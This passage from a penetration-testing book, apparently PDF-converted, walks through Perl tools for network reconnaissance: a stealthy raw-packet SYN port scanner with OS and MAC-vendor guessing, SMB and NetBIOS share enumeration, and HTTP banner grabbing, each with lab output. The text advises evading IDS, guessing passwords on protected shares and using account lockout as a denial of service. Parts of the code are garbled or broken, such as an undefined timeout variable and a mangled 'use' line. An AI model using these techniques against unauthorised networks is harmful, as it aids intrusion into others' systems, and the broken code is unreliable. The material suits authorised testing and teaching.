
The preceding output is a scan within our lab's VLAN, which was successful. `10.0.0.11` has a hardened firewall that does not respond to any TCP request, except those that open ports, as we have seen from the previous hping3 example.

We have analyzed several ways to footprint or map our target network with host scanners. Knowledge of different scanners and how they work can only provide some aid in our quest to understand the underlying principles of how our target's network functions. Add this to programming with network-related Perl modules and Linux shell knowledge, and the sum is a formidable arsenal for penetration testing. Let's now turn our attention to

active device fingerprinting, or the process of querying a networked device and analyzing its response, in the hope of gathering an OS, service software, or other specific details that can then be used later for further exploitation. We will begin fingerprinting all live hosts found in the list that we generated in the previous code example.

Designing our own port scanner

Now that we have established a list of live hosts, let's take a look at how to perform some fingerprinting on those hosts in order to attempt to enumerate which ports are opened, what services they are, and even what OS the target *may* be. Before doing this, we need to know what TCP flags are set during our response from our target for SYN-ACK (an opened port) and SYN-RST (a closed port). We have already analyzed the packet types used by Nmap to perform these requests, but let's take a closer look at the packets to find out exactly what TCP flags are set for the SYN-ACK and RST responses. Take a look at the following screenshot:

In the preceding Wireshark screenshot, we see that the TCP flags set are **0000**, **0001**, and **0010**. These are binary bits that comprise all packets. It is important to further understand these values in Wireshark when we code our own applications. We see that the **Flags:** value set at the top of the branch is **0x012** in hexadecimal, which is 1*16+2, or simply 18 in base ten. We can also calculate **0000**, **0001**, and **0010** in binary to 18 in simple base ten. This translation is for an SYN-ACK response from a target when we query an opened port, and is automatically done by Wireshark. We can now use this knowledge when utilizing Wireshark as a debugger tool for our own networking applications. Consider the following screenshot:

Now, we have a query to a closed port that has the TCP flag set to **0x014**, or 1*16+4, or 20 in simple base ten. In binary, if we follow the flags from top to bottom, we see **0000**, **0001**, and **0100**, which translates to 0+0+4+0+16+0+0+0, which is 20 in simple base ten. This is for an `RST-ACK` response. We will soon see in our own Perl port scanner application why these values are important.

Before we dive right into programming the scanner, let's take into consideration a few other aspects of a good fingerprinting tool.

It might seem obvious to us that if we sequentially step through each port on a live host, a firewall or even IDS might raise awareness in the network administration. We can mimic how Nmap shuffles these ports around before scanning by using the shuffle subroutine from the `List::Util` Perl module on our list of possible ports. We can also make our program more efficient, and first scan a list of commonly opened ports by default installations of some of the most common operating systems. To accomplish this, we will simply print out the opened ports as they are returned instead of waiting until they have all been scanned.

To fingerprint the OS or system type, we can take two forms of data into consideration, the opened ports on the host and the MAC address vendor. For instance, many Microsoft Windows default installations will have ports `135`, `139`, `445`, `554`, and `2869` left open. Some **small office home office** (**SOHO**) routers and switches will have remote administration services opened, and some common ports for those services include `80`, `443`, `5000`, `8080`, and `8000`. If we scan these two devices and see these ports opened, it's most likely a good bet to be a Microsoft Windows-based system or a networking device, respectively. We can

also match our results to the **Internet Assigned Numbers Authority** (**IANA**) lists to find descriptions and short names commonly used specifically for each of our target's opened ports.

The MAC address is a six-byte hexadecimal address. The first three bytes are referred to as the **organizationally unique identifier** (**OUI**). These 24 bits can be used to fingerprint a system as well. For instance, we can match our returned MAC address from the target against the IEEE.org OUI list, and if the vendor is Apple, we know it's an Apple computer that is probably running Apple's operating system. If, however, we find an OUI from Cisco Linksys, ARRIS, ActionTec, or NETGEAR, we know it's probably a common switch or router. Let's now see how we can put all of this together into a single Perl program. We will be going over this code in sections; the first will be to import Perl modules and fill our stack with a few global variables. The remaining sections will be the main body and subroutines:

```perl
#!/usr/local/bin/perl5.18.2 -w
use strict;
# use diagnostics; # dev debug
use Net::Pcap; # sniffing packets
use NetPacket::Ethernet; # decode packets:
use Net::RawIP;
use NetPacket::TCP;
use NetPacket::IP;
use List::Util qw(shuffle);
die "Usage: ./portscanner <target ip> <port-range> <tcp type> <my ip>
<timeout (seconds)> <pause time>" if(!$ARGV[0] || $#ARGV != 5);
my $target = shift;  # target IP
my $pa = shift;     # port Range "A".."B"
my $myPort = 55378;  # my port
my $reqType = shift;  # request type, can be null
my $ip = shift;     # my ip
my $pause = shift; $timeout *= 1000;
$pa =~ s/([0-9]+)-([0-9]+)/$1/;
my @portRange = ($pa..$2);
my ($ports,$open,$closed,$filtered)=(0)x4;
# most commonly used ports first:
my $common="^(20|21|23|25|42|53|67|68|69|80|88|102|110|119|".
  "135|137|138|139|143|161|162|389|443|445|464|500|".
  "515|522|531|543|544|548|554|560|563|568|569|636|993|".
  "995|1024|1234|1433|1500|1503|1645|1646|1701|1720|".
  "1723|1731|1801|1812|1813|2053|2101|2103|2105|2500|".
  "2504|3389|3527|5000|6665|6667|8000|8001|8002)\$";
my %winports = (135 => 'msrpc',139 => 'netbios-ssn',
  445 => 'microsoft-ds',554 => 'rtsp',
  2869=>'icslap',5357=>'wsdapi');
my %rtrports = (80 => 'http',443 => 'https',
  8080=>'http-proxy',5000=>'upnp',
  8888=>'sun-answerbook');
my ($win,$rtr,$oui)=(0)x2; # Primitive OS detect
my ($err,$net,$mask,$filter,$packet)=""x5;
my $filterStr = "(src net ".$target.") && (dst port ".$myPort.")";
my $dev = pcap_lookupdev(\$err);
pcap_lookupnet($dev, \$net, \$mask, \$err);
my $pcap = pcap_open_live($dev, 1024, 0, 1000, \$err);
```

```
pcap_compile($pcap,\$filter,$filterStr,0,$mask);
pcap_setfilter($pcap,$filter);
my %header;
```

In this first section, we use the Perl modules that are necessary for capturing and decoding packets, and shuffling arrays. We then pull the target's IP, the target port range, our TCP connection type, our own IP address, and finally a pause time from the command-line arguments. These allow us to set up exactly how we are to send and receive our TCP transactions.

We create a giant regular expression, `$common`, which includes Boolean OR logic along with each common port, so that we can check whether any of the target's ports fall within this set. If so, we will be sending the TCP requests to these ports first. After this, we will create two simple Perl hashes and variables, which include commonly-opened Microsoft Windows and router firmware ports, `%winports` and `%rtrports`, for a primitive OS-detection technique. We then call the `pcap_lookupdev` method from `Net::Pcap`, and gather the local Ethernet NIC device name. This can be replaced with a simple command-line argument if it contains a device that we do not want to use for packet capture. The `Net::Pcap` sniffing object, `$pcap`, is created using the `pcap_open_live` method, and we compile and set a filter for our packet types, just as we did in our previous code examples:

```
# common ports first:
&sniffPacket($_) foreach(shuffle(grep(/$common/,@portRange)));
&sniffPacket($_) foreach(shuffle(grep(!/$common/,@portRange)));
print "\n",$ports," ports scanned, ",$filtered," filtered, ",$open,"
open.\n";
print "OS Guess: ", ($rtr > $win)? "Router Firmware\n":"Windows OS\n"
if($rtr > 0 || $win > 0);
pcap_close($pcap); # release resources
exit;
```

The preceding portion of code is the main body of the program. We first shuffle the target's port range that matches with the regular expression for commonly opened ports, and pass that to the `sniffpackets()` subroutine. We do the same for the remainder ports by negating the regular expression with `grep(!/expression/,list)`.

Next, we see a ternary conditional operation to check which list of commonly opened ports best matches our target's open ports, in order to display whether or not we have scanned a network router or a Microsoft Windows workstation:

```
sub sniffPacket{
sleep $pause if($pause > 0); # pausing
$ports++; # stats (all ports tried)
my $port = shift; # to print it
sendPacket($port); # send the TCP request
while(1){
  my $pktRef = pcap_next_ex($pcap,\%header,\$packet);
  if($pktRef == 1){ # we've got a packet:
   my $eth = NetPacket::Ethernet::strip($packet);
   my $ethdec = NetPacket::Ethernet->decode($packet);
   my $tcp = NetPacket::TCP->decode(NetPacket::IP::strip($eth));
   oui($ethdec->{'src_mac'})if(!$oui); # return MAC manufacturer
   if($tcp->{'flags'} == 18){
    $open++;
```

```
   print $port,"\topen\t";
   if(exists $rtrports{$_}){ print $rtrports{$_}; $rtr++; }
   elsif(exists $winports{$_}){ print $winports{$_}; $win++; }
   else{ print "unknown port."}
   print "\n";
  }elsif($tcp->{'flags'} == 20){
  # closed port
  }
  last; # found response, next ip
 }elsif($pktRef == 0){
  $filtered++; # filtered port from no response.
  last; # found response, next ip
 }else{
  print "packets error!\n";
 }
}
return;
}
```

Our first subroutine, `sniffpacket()`, is primarily used to wait for the response from our sent TCP request. Here is where we make use of most of the Perl modules used to decode the packets. We check to see whether the packet is an `ACK` for an opened port or an `ACK-RST` for a closed port. If no packet is received, the timeout occurs, which is set in the `pcap_open_live` object, `$pcap`, as 1000 ms, or 1 second, and we leave the `while` loop and move onto the next port. This is also where we populate the port counts for the commonly opened ports' hashes for OS detection. Consider the following code:

```
sub sendPacket{ # Target port = $_[0]
my $targetPort = shift;
my $packet = Net::RawIP->new({
  ip  => {
   saddr => $ip,
   daddr => $target,
  },
   tcp => {
   source => $myPort,
   dest   => $targetPort,
  },
}); # craft packet
$packet->set({tcp => {$reqType => 1}}) if($reqType ne "null");
$packet->send; # send packet
return;
}
```

The `sendpacket()` subroutine in this code is simply used to send the TCP request to the target's port. We craft the packet object, `$packet`, using the `Net::RawIP` class and set the source address, destination address, source port, and destination port in two Perl hash objects, `ip` and `tcp`. We then call the `send` method after setting the TCP type, and send the request returning to the `sniffpacket()` subroutine. Consider the following code:

```
sub oui{
my $mac = shift;
(my $macBytes = $mac) =~ s/([0-9a-f]{2})([0-9a-f]{2})([0-9a-f]{2})([0-9a-f]
{2})([0-9a-f]{2})([0-9a-f]{2})/$1:$2:$3:$4:$5:$6/;
$oui=1; # make true
```

```
$mac =~ s/([0-9a-f]{2})([0-9a-f]{2})([0-9a-f]{2}).*/$1.$2.$3/;
open(OUI,"oui.txt")||die"please download oui.txt from IEEE.org\n";
while(my $l = <OUI>){
  if($l =~ /$mac/i){
   print $macBytes," MAC Manufacturer: ";
   (my $v = $l) =~ s/.*x\)\s+//;
   print $v,"\n";
   last;
  }
}
close OUI;
return;
}
```

The `oui()` subroutine listed here simply crafts a regular expression from the MAC address argument and checks the `oui.txt` file to see whether a match displays any result.

We need `oui.txt` from standards.ieee.org to complete this matching process. We will open this file and match the returned MAC address using a regular expression to ascertain the manufacturer.

The new Perl modules are as follows:

- `NetPacket::Ethernet`: This Perl module is used to disassemble packets. The `strip` function returns results other than the `decode` method; hence, `$ethdec` and `$eth`. `$ethdec` is used to get the target's MAC address. The `$eth` object is passed to the `strip` function of `Netpacket::IP`.
- `Net::RawIP`: This class is used to create a packet object, (`$packet`). Then, we use the `set` and `send` methods to set parameters and send the packet object respectively.
- `NetPacket::TCP`: This module is used to gather TCP information about a packet object. After stripping the Ethernet and IP from the packet, we then pass the packet to the `decode` method, which gathers TCP information, such as the flags.
- `NetPacket::IP`: This module is used to strip IP data from the packet object, `$packet`. The returned packet is then passed to the `decode` method of `Netpacket::TCP`.

The `Net::Pcap` module was previously covered in the *Designing our own live host scanner* section. We use it a little differently here though, as it is used to create a packet listener on our Ethernet device. The arguments are listed in the **Usage** dialog as follows:

```
./portscanner <target ip> <port-range> <tcp type> <my ip> <pause time>
```

The arguments are as follows:

- **Target IP**: This is the IP address of the target to scan.
- **Port range**: This is used to specify which ports shall be scanned, for example, `100-4000`. It's okay to specify the same port as the final port to scan just one single port, for example, `100-100`.
- **TCP type**: This is the connection type. This can be TCP, which is slightly similar to Nmap, or even NULL, which is slightly similar to how hping3 works.
- **My IP**: This is the IP address of our attacker machine.

- **Pause time**: This specifies a simple integer to pass to the `sleep` subroutine in order to make our scan slower and slightly less obvious.

Let's check how the scanner goes along ports against a firewalled system with Tshark:

```
  0.000000    10.0.0.15 -> 10.0.0.11    TCP 55378 > http-mgmt [SYN] Seq=0
Win=65535 Len=0
  1.000437    10.0.0.15 -> 10.0.0.11    TCP 55378 > ticf-1 [SYN] Seq=0
Win=65535 Len=0
  2.001649    10.0.0.15 -> 10.0.0.11    TCP 55378 > emfis-data [SYN] Seq=0
Win=65535 Len=0
  3.002839    10.0.0.15 -> 10.0.0.11    TCP 55378 > dsf [SYN] Seq=0
Win=65535 Len=0
  4.004034    10.0.0.15 -> 10.0.0.11    TCP 55378 > datasurfsrv [SYN] Seq=0
Win=65535 Len=0
  5.005231    10.0.0.15 -> 10.0.0.11    TCP 55378 > 240 [SYN] Seq=0
Win=65535 Len=0
  6.006428    10.0.0.15 -> 10.0.0.11    TCP 55378 > mumps [SYN] Seq=0
Win=65535 Len=0
  7.007621    10.0.0.15 -> 10.0.0.11    TCP 55378 > at-zis [SYN] Seq=0
Win=65535 Len=0
  8.008815    10.0.0.15 -> 10.0.0.11    TCP 55378 > 291 [SYN] Seq=0
Win=65535 Len=0
  9.010009    10.0.0.15 -> 10.0.0.11    TCP 55378 > snare [SYN] Seq=0
Win=65535 Len=0
10.011205    10.0.0.15 -> 10.0.0.11    TCP 55378 > gacp [SYN] Seq=0
Win=65535 Len=0
11.012411    10.0.0.15 -> 10.0.0.11    TCP 55378 > 271 [SYN] Seq=0
Win=65535 Len=0
```

Tip

Note that when using most libpcap-based applications, such as Tshark or tcpdump, we might see that the packets come out in chunks on our screens, yet the timer on the far left-hand side shows that they are occurring prior to the screen dump. This is because they buffer the results and display to STDOUT when the buffer is full. If we pass the `-l` argument to tcpdump, it will not buffer the results.

These scans might be slow when scanning a system with a firewall, but speed is usually not as important as being stealthy and accurate in penetration testing. We average about one query per second to a firewalled system, and since we print the opened port feedback immediately, we will see the commonly opened ports show up first. Consider the following example:

```
root@wnld960:~# ./portscanner.pl 10.0.0.11 134-555 syn 10.0.0.15 1 0
5c:26:0a:0a:0a:8e MAC Manufacturer: Dell Inc.

554     open    rtsp
445     open    microsoft-ds
139     open    netbios-ssn
135     open    msrpc

422 ports scanned, 418 filtered, 4 open.
OS Guess: Windows OS
```

```
root@wnld960:~# ./portscanner.pl 10.0.0.1 79-5001 syn 10.0.0.15 1 0
00:1d:d0:f6:94:b1 MAC Manufacturer: ARRIS Group, Inc.

443     open     https
5000    open     upnp
80      open     http

4923 ports scanned, 0 filtered, 3 open.
OS Guess: Router Firmware
root@wnld960:~# perl portscanner.pl 10.0.0.124 4565-4569 syn 10.0.0.15 3 0
00:1f:90:58:55:13 MAC Manufacturer: Actiontec Electronics, Inc

4567    open     unknown port.

5 ports scanned, 4 filtered, 1 open.
root@wnld960:~#
```

This is the output of our port scanner program used against three different hardware devices in the lab. We see two network devices and a Dell, which is a Microsoft Windows-based PC. We can later use this valuable information to our advantage and test for vulnerabilities from the **Exploit Database** (http://exploit-db.com) or Metasploit framework.

Writing an SMB scanner

Another method of getting detailed information about a target is to use the SMB protocol utilities. This protocol is used by Microsoft Windows systems for sharing directories and files over a network. For our purposes, we want to log all shares on our target's network, and definitely report if any of these are unsecured as well. To do this, we will use Perl and interact with the bash shell and the common SMBtree program that we used in the *Server Message Block information tools* section. Consider the following code:

```perl
#!/usr/local/bin/perl5.18.2 -w
use strict;
my @smbShares = `smbtree -N`;
my ($protShares,$shareCount)=(0)x2;
foreach(@smbShares){
chomp(my $line = $_);
if(/^[0-9A-Z]/){
  print "GROUP: ",$line,"\n";
}elsif(/\s+\\\[^\]+\([^ ]+).*/){
  print "\t",$1,"\n";
  $shareCount++;
  $protShares++ if($1 =~ /\$$/);
}elsif(/\s+\\([^\]+)\n$/){
  print "MACHINE: ",$1,"\n";
}
}
END { print "\nShares: ",$shareCount," Protected: ",$protShares,"\n"; }
```

This code uses absolutely no extra Perl modules and slurps STDOUT from the SMBTree program to use for further parsing and analysis.

Basically, we slurp the contents of the smbtree utility. If the line begins with any character that is not a backslash, it is a group name. Otherwise, if the line begins with two backslashes, then the machine name followed by a backslash and a set of characters that are not backslashes, all are shared directories. If the directory name happens to end with the dollar symbol, $, it is hidden or password protected.

This scan is not very thorough, and sometimes doesn't show all hosts with network shares. This is important to remember during a penetration test when we are trying to be as stealthy as possible. Here is the sample output of this program:

```
root@wnld960:~# perl smb.pl
GROUP: WORKGROUP
MACHINE: FOOBARBAZ
        Users
        Protected
        IPC$
        D$
        C$
        ADMIN$

Shares: 6 Protected: 4
root@wnld960:~#
```

As we can see, only one single host was found via the `SMBTree` method. There are a few Perl modules that we can also use for NetBIOS node scanning. For instance, the `NetworkInfo::Discovery::NetBIOS` module provides an easy object-oriented class that we can use to scan an entire subnet via a CIDR string. Take a look at the following code example:

```perl
#!/usr/bin/perl -w
use strict;
useNetworkInfouse NetworkInfo::Discovery::NetBIOS;
use Net::Frame::Device;
use Net::Pcap;
my $err; #error string
my $dev = Net::Pcap::lookupdev(\$err);
my $cidr = Net::Frame::Device->new(dev => $dev)->subnet;
my $scanner = new NetworkInfo::Discovery::NetBIOS hosts => $cidr;
$scanner->do_it;
for my $host ($scanner->get_interfaces){
print "IP: ",$host->{ip}," HOSTNAME:",$host->{netbios}{node}," DOMAIN:",
$host->{netbios}{zone},"\n";
}
```

In this code, we simply use the `NetworkInfo::Discovery::NetBIOS`, `Net::Pcap`, and `Net::Frame::Device` modules to get our adapter, get the associated **classless interdomain routing** (**CIDR**) representation of our subnet (for example, `10.0.0.0/24`), and then scan the entire subnet via ARP for hosts, and for each found host, we send a **NetBIOS name service** (**NBNS**) query as follows:

```
root@wnld960:~# perl enumsmbdisc.pl
IP: 10.0.0.3 HOSTNAME:WNLHPDL360 DOMAIN:WNLDOMAIN
IP: 10.0.0.11 HOSTNAME:WNLSPARCSTN DOMAIN:WORKGROUP
IP: 10.0.0.12 HOSTNAME:WNLWINDOWIIS DOMAIN:WNLDOMAIN
IP: 10.0.0.14 HOSTNAME:FOOBARBAZ DOMAIN:WORKGROUP
root@wnld960:~#
```

This is the output of this type of scan in our lab. It's easy to see the importance of this scan as we have now learned domain and computer names! Since we have already scanned our network for live hosts and each host for opened ports, we can simply iterate through the IP addresses and query them ourselves with yet another NetBIOS Perl module, `Net::NBName`. In our case, we found `10.0.0.3`, `10.0.0.11`, `10.0.0.12`, and `10.0.0.14`. This is far more efficient than sending an entire subnet full of ARP requests again. Consider the next code:

```perl
#!/usr/bin/perl -w
use strict;
use Net::NBName;
my $nb = Net::NBName->new;
foreach(3,11,14,12){
my $ns = $nb->node_status("10.0.0.".$_);
if ($ns) {
  print $ns->as_string;
}
}
```

In the preceding code, we use the `Net::NBName` class to create a new object, `$nb`. Then, for each IP address that we have found with the port `135` (RPC) opened from our previous

scan, we query directly with the `node_status` method of `$nb`, and print out the result with its `as_string` method. Breaking this down this way is not only more efficient, but also requires far less network traffic, making our work slightly less suspicious.

Here is the sample output obtained in our lab from this program:

```
root@wnld960:~# perl enumsmb.pl
WNLHPdl360      <20> UNIQUE M-node Registered Active
WNLHPdl360      <00> UNIQUE M-node Registered Active
WEAKERTHAN      <00> GROUP  M-node Registered Active
MAC Address = 00-15-6D-84-3D-56
WNLSPARCSTN     <00> UNIQUE B-node Registered Active
WORKGROUP       <00> GROUP  B-node Registered Active
WORKGROUP       <1E> GROUP  B-node Registered Active
WNLSPARCSTN     <20> UNIQUE B-node Registered Active
MAC Address = 5C-26-0A-0A-0A-8E
FOOBARBAZ       <00> UNIQUE B-node Registered Active
WORKGROUP       <00> GROUP  B-node Registered Active
FOOBARBAZ       <20> UNIQUE B-node Registered Active
WORKGROUP       <1E> GROUP  B-node Registered Active
WORKGROUP       <1D> UNIQUE B-node Registered Active
..__MSBROWSE__.<01> GROUP  B-node Registered Active
MAC Address = 40-F0-2F-45-24-64
WNLWINDOWIIS    <20> UNIQUE B-node Registered Active
WNLWINDOWIIS    <00> UNIQUE B-node Registered Active
WNLDOMAIN       <00> GROUP  B-node Registered Active
WNLDOMAIN       <1E> GROUP  B-node Registered Active
WNLDOMAIN       <1D> UNIQUE B-node Registered Active
..__MSBROWSE__.<01> GROUP  B-node Registered Active
MAC Address = BC-85-56-E6-8A-5A
root@wnld960:~#
```

Pass this wonderful payload off to our logs and attempt to mount the shares using the hostnames with the Linux `SMBClient` utility for browsing. Trying different combinations of substrings of the workstation's names, or data gleaned from Internet footprinting with a few common passwords, might help you gain access to the protected shares. One thing to note, though, is that on most networks, the systems are designed to lock domain accounts after a certain number of wrong password attempts. This then becomes a **denial of service** (**DoS**) attack when used creatively.

Banner grabbing

Banner grabbing is the act of connecting to a port via a socket, sending data to the service, and then analyzing the returned data. When services are not limited to IP addresses by systems administrators, anyone, including attackers, can query the port of the service. Consider the following script:

```perl
#!/usr/bin/perl
use strict;
use IO::Socket::INET;
my $usage = "./bg.pl <host> <protocol type> <comma separated ports>
<timeout seconds>\n";
die $usage unless my $host = shift;
die $usage unless my $proto = shift;
die $usage unless my @ports = split(/,/,shift);
die $usage unless my $to = shift; # time out (seconds)
my $conPorts;
my $errPorts;
my $sock;
PRTR: foreach my $port (@ports){
eval {
  local $SIG{ALRM} = sub { $errPorts++; die; };
  print "banner grabbing :",$port,"\n";
  alarm($to);
  if($sock = IO::Socket::INET->new(PeerAddr => $host,
  PeerPort => $port,
  Proto    => $proto)){
   my $request = "HEAD / HTTP/1.1\n\n\n\n";
   print $sock $request;
   print "\n";
   while (<$sock>) {
    chomp;
    print "   ",$_,"\n";
   }
   print "\n";
   $conPorts++;
  }else{
   $errPorts++;
   print "couldn't connect to port: ",$port,"\n";
  }
  alarm(0);
  close $sock;
};
if ($@) {
  warn $port," timeout exceeded\n";
  next PRTR;
}
}
END{ print ++$#ports," tested, ",$conPorts," connected successfully,
",$errPorts," ports unsuccessful\n"; }
```

This type of intelligence gathering can return a massive amount of loot. For each port, we connect to the target and send the string:

```
HEAD / HTTP/1.1\n\n\n\n
```

This request usually induces a response from the service that is running on the target's port, even if it is not an HTTP service. This can also aid in the fingerprinting of the operating system itself. Let's run this program on a few machines here in the lab and analyze the output:

```
root@wnld960:~# ./bannergrab.pl 10.0.0.15 tcp 22,23,80,111 2
banner grabbing :22

    SSH-2.0-OpenSSH_5.5p1 Debian-6+squeeze4
    Protocol mismatch.

banner grabbing :23
23 timeout exceeded
banner grabbing :80

    HTTP/1.1 400 Bad Request
    Date: Mon, 14 Apr 2014 03:26:49 GMT
    Server: Apache/2.2.16 (Debian)
    Vary: Accept-Encoding
    Connection: close
    Content-Type: text/html; charset=iso-8859-1

grabbing :111
4 tested, 3 connected successfully, 1 ports unsuccessful
root@wnld960:~#
```
